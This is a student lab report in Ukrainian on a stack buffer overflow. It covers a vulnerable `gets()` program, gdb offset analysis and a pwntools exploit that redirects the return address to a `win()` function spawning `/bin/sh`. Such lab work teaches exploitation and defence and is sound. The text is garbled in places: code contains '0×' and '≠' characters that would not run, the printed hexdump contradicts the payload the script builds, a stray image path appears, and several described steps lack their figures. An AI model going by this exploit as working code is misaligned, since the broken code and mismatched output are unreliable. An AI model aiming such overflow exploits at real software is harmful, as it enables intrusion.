МІНІСТЕРСТВО ОСВІТИ І НАУКИ, МОЛОДІ ТА СПОРТУ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ ім. ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
КАФЕДРА ІНФОРМАЦІЙНОЇ БЕЗПЕКИ

Аналіз бінарних вразливостей

Лабораторна робота №1

Експлуатація пошкодження стеку

Перевірив:
Войцеховський А. В.

Виконав:
студент І курсу
групи ФБ-41мп
Сахній Н. Р.

Київ 2025

Мета роботи:

Отримати навички пошуку та експлуатації вразливостей, що ведуть до пошкодження даних у стеку.

Постановка задачі:

Дослідити вразливість переповнення буфера у стеку, що веде до перезапису локальних змінних функції та адреси повернення. Дослідити методи експлуатації на прикладі виклику довільної функції програми.

Завдання до виконання:

1. Згенеруйте індивідуальний зразок для дослідження за допомогою `gen.py`

Розглянемо класичний випадок переповнення буферу у стеку, що виникає при використанні функції без контролю розміру буферу над контрольованими зловмисником данними. В якості прикладу згенеруємо (`gen.py`) вихідний код застосунку наступного вигляду (`target.c`):

```
┌──(nazar㉿localhost)-[~/KPI]
└─$ python gen.py | tee target.c
```

```c
// lab1 target.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void kuvialiv() { puts("Kitty says kuvialiv!"); }
void oizgusyp() { puts("Kitty says oizgusyp!"); }
void yevfkjbe() { puts("Kitty says yevfkjbe!"); }
void zvdggzyw() { puts("Kitty says zvdggzyw!"); }
void ucmmoevn() { puts("Kitty says ucmmoevn!"); }
void utjzexvv() { puts("Kitty says utjzexvv!"); }
void dcfkxsza() { puts("Kitty says dcfkxsza!"); }
void btoahwsh() { puts("Kitty says btoahwsh!"); }
void vfgoexve() { puts("Kitty says vfgoexve!"); }
void win() { execv("/bin/sh", 0); }
void bxrvzqeg() { puts("Kitty says bxrvzqeg!"); }
void ojerbehf() { puts("Kitty says ojerbehf!"); }

int main() {
    int pwd[24] = { 0 };
    char buf[24] = { 0 };

    gets(buf);
    if(pwd[0] ≠ 1337)
        exit(1);
    else
        puts("ACCESS GRANTED!");
}
```

2. Скомпілюйте зразок для ОС Linux архітектури:

Варіант №10 mod4 = 2. amd64 (AMD64 & Intel 64).

При компіляції `target.c` вимкнемо механізми протидії експлуатації, що додаються компілятором за замовчуванням:

```
┌──(nazar㉿localhost)-[~/KPI/BinVulnAnalysis]
└─$ gcc -no-pie -fno-stack-protector target.c
target.c: In function ‘main’:
target.c:23:5: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-declaration]
   23 |     gets(buf);
      |     ^~~~
      |     fgets
/usr/bin/ld: /tmp/ccnsJxRz.o: у функції «main»:
target.c:(.text+0×14e): попередження: the `gets' function is dangerous and should not be used.

┌──(nazar㉿localhost)-[~/KPI/BinVulnAnalysis]
└─$ file a.out
a.out: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=c49351b38fdb9df39209d1b33c0c3cd02d9cb2ef, for GNU/Linux 3.2.0, not stripped
```

```
┌──(nazar㉿localhost)-[~/KPI/BinVulnAnalysis]
└─$ checksec --file=a.out
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   56 Symbols      No    0                1               a.out
```

де `checksec` – утиліта командного рядка з `pwntools`. В даному випадку виконуваний код застосунку буде розміщуватися за статичною адресою та не застосовується SSP (захист від перезапису адреси повернення у стеку).

3. Проаналізуйте вразливість та розробіть експлойт

3.1. Для ідентифікації вразливості запустимо бінарний застосунок у налагоджувачі, встановимо точку зупинки на умові `if` та подамо на вхід рядок спеціального вигляду (з унікальним 4-байтним шаблоном символів, т.зв. послідовність де Брейна):

```
┌──(nazar㉿localhost)-[~/KPI/BinVulnAnalysis]
└─$ gdb -q ./a.out
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 16.2 in 0.00ms using Python engine 3.13
Reading symbols from ./a.out...
(No debugging symbols found in ./a.out)
gef➤  start
```

```
gef➤  disas main
Dump of assembler code for function main:
   0×0000000000401263 <+0>:     push   rbp
   0×0000000000401264 <+1>:     mov    rbp,rsp
   0×0000000000401267 <+4>:     add    rsp,0×ffffffffffffff80
   0×000000000040126b <+8>:     lea    rdx,[rbp-0×60]
   0×000000000040126f <+12>:    mov    eax,0×0
   0×0000000000401274 <+17>:    mov    ecx,0×c
   0×0000000000401279 <+22>:    mov    rdi,rdx
   0×000000000040127c <+25>:    rep stos QWORD PTR es:[rdi],rax
   0×000000000040127f <+28>:    mov    QWORD PTR [rbp-0×80],0×0
   0×0000000000401287 <+36>:    mov    QWORD PTR [rbp-0×78],0×0
   0×000000000040128f <+44>:    mov    QWORD PTR [rbp-0×70],0×0
```

```
   0×0000000000401297 <+52>:    lea    rax,[rbp-0×80]
   0×000000000040129b <+56>:    mov    rdi,rax
   0×000000000040129e <+59>:    mov    eax,0×0
   0×00000000004012a3 <+64>:    call   0×401040 <gets@plt>
   0×00000000004012a8 <+69>:    mov    eax,DWORD PTR [rbp-0×60]
   0×00000000004012ab <+72>:    cmp    eax,0×539
   0×00000000004012b0 <+77>:    je     0×4012bc <main+89>
   0×00000000004012b2 <+79>:    mov    edi,0×1
   0×00000000004012b7 <+84>:    call   0×401050 <exit@plt>
   0×00000000004012bc <+89>:    lea    rax,[rip+0×e30]        # 0×4020f3
   0×00000000004012c3 <+96>:    mov    rdi,rax
   0×00000000004012c6 <+99>:    call   0×401030 <puts@plt>
   0×00000000004012cb <+104>:   mov    eax,0×0
   0×00000000004012d0 <+109>:   leave
   0×00000000004012d1 <+110>:   ret
End of assembler dump.
```

```
gef➤  br *0×00000000004012ab
Breakpoint 1 at 0×4012ab
gef➤  c
Continuing.
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
```

де gef – розширення gdb, а послідовність де Брейна (набір байтів) довжиною 100 символів було згенеровано за допомогою pwntools.cyclic:


```
┌──(nazar㉿localhost)-[~]
└─$ ipython3
Python 3.13.2 (main, Feb  5 2025, 01:23:35) [GCC 14.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.14.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: from pwn import *

In [2]: cyclic(100)
Out[2]: b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
```

Після вводу послідовності в застосунок, бачимо, що константа 1337 порівнюється зі значенням eax = 0x61616169:

```
Dump of assembler code for function main:
   0×0000000000401263 <+0>:     push   rbp
   0×0000000000401264 <+1>:     mov    rbp,rsp
   0×0000000000401267 <+4>:     add    rsp,0×ffffffffffffff80
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────── registers
$rax   : 0×61616169
$rbx   : 0×00007fffffffded8  →  0×00007fffffffe23a  →  "/home/nazar/KPI/BinVulnAnalysis/a.out"
$rcx   : 0×00007ffff7f958e0  →  0×00000000fbad2288
$rdx   : 0×0
$rsp   : 0×00007fffffffdd40  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$rbp   : 0×00007fffffffddc0  →  0×0000000000000001
$rsi   : 0×00000000004052d0  →  "maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaaya[...]"
$rdi   : 0×00007ffff7f97720  →  0×0000000000000000
$rip   : 0×00000000004012ab  →  <main+0048> cmp eax, 0×539
$r8    : 0×0000000000405305  →  0×0000000000000000
$r9    : 0×00007ffff7f2ea80  →   movaps xmm1, XMMWORD PTR [rsi+0×10]
$r10   : 0×3
$r11   : 0×246
$r12   : 0×0
$r13   : 0×00007fffffffdee8  →  0×00007fffffffe260  →  "COLORFGBG=15;0"
$r14   : 0×00007ffff7ffd000  →  0×00007ffff7ffe2e0  →  0×0000000000000000
$r15   : 0×0000000000403e00  →  0×0000000000401120  →  <__do_global_dtors_aux+0000> endbr64
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0×33 $ss: 0×2b $ds: 0×00 $es: 0×00 $fs: 0×00 $gs: 0×00
──────────────────────────────────────────────────────────────────────── stack
0×00007fffffffdd40│+0×0000: "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"    ← $rsp
0×00007fffffffdd48│+0×0008: "caaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoa[...]"
0×00007fffffffdd50│+0×0010: "eaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqa[...]"
0×00007fffffffdd58│+0×0018: "gaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasa[...]"
```



таким чином, 4 байти за зміщенням 32 у вводі користувача перезаписують перший елемент масиву `pwd`, що забезпечує контроль над умовою `if`:

Змінимо значення регістру `eax` на необхідне, і продовжимо виконання:

Виникає виключення при спробі повернення з функції `main()`, адреса у стеку “`jaabkaab`”. Таким чином адреса повернення перезаписується 8 байтами за зміщенням 136 у вводі користувача:

Для отримання доступу до командної оболонки достатньо перезаписати адресу повернення з `main()` вказівником на `win()`:

3.2. Реалізуємо експлойт (_pwn.py):

```python
#!/usr/bin/env python3
from pwn import *

r = process("./a.out")

buf = b'A' * 32
buf += p32(1337)
buf = buf.ljust(136, b'B')
buf += p64(0×4011ae)

log.info("Payload")
print(hexdump(buf, width=12))

r.writeline(buf)
r.interactive()
```

І в разі успіху отримуємо:

```
┌──(nazar㉿localhost)-[~/KPI/BinVulnAnalysis]
└─$ python ./_pwn.py
[+] Starting local process './a.out': pid 76960
[*] Payload
00000000  41 41 41 41  41 41 41 41  41 39 05 00  │AAAA│AAAA│A9··│
0000000c  00 42 42 42  42 42 42 42  42 42 42 42  │·BBB│BBBB│BBBB│
00000018  42 42 42 42  42 42 42 42  42 42 42 42  │BBBB│BBBB│BBBB│
*
0000003c  42 42 42 42  42 ae 11 40  00 00 00 00  │BBBB│B··@│····│
00000048  00                                     │·│
00000049
[*] Switching to interactive mode
ACCESS GRANTED!
$ uname -a
Linux localhost 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64 GNU/Linux
```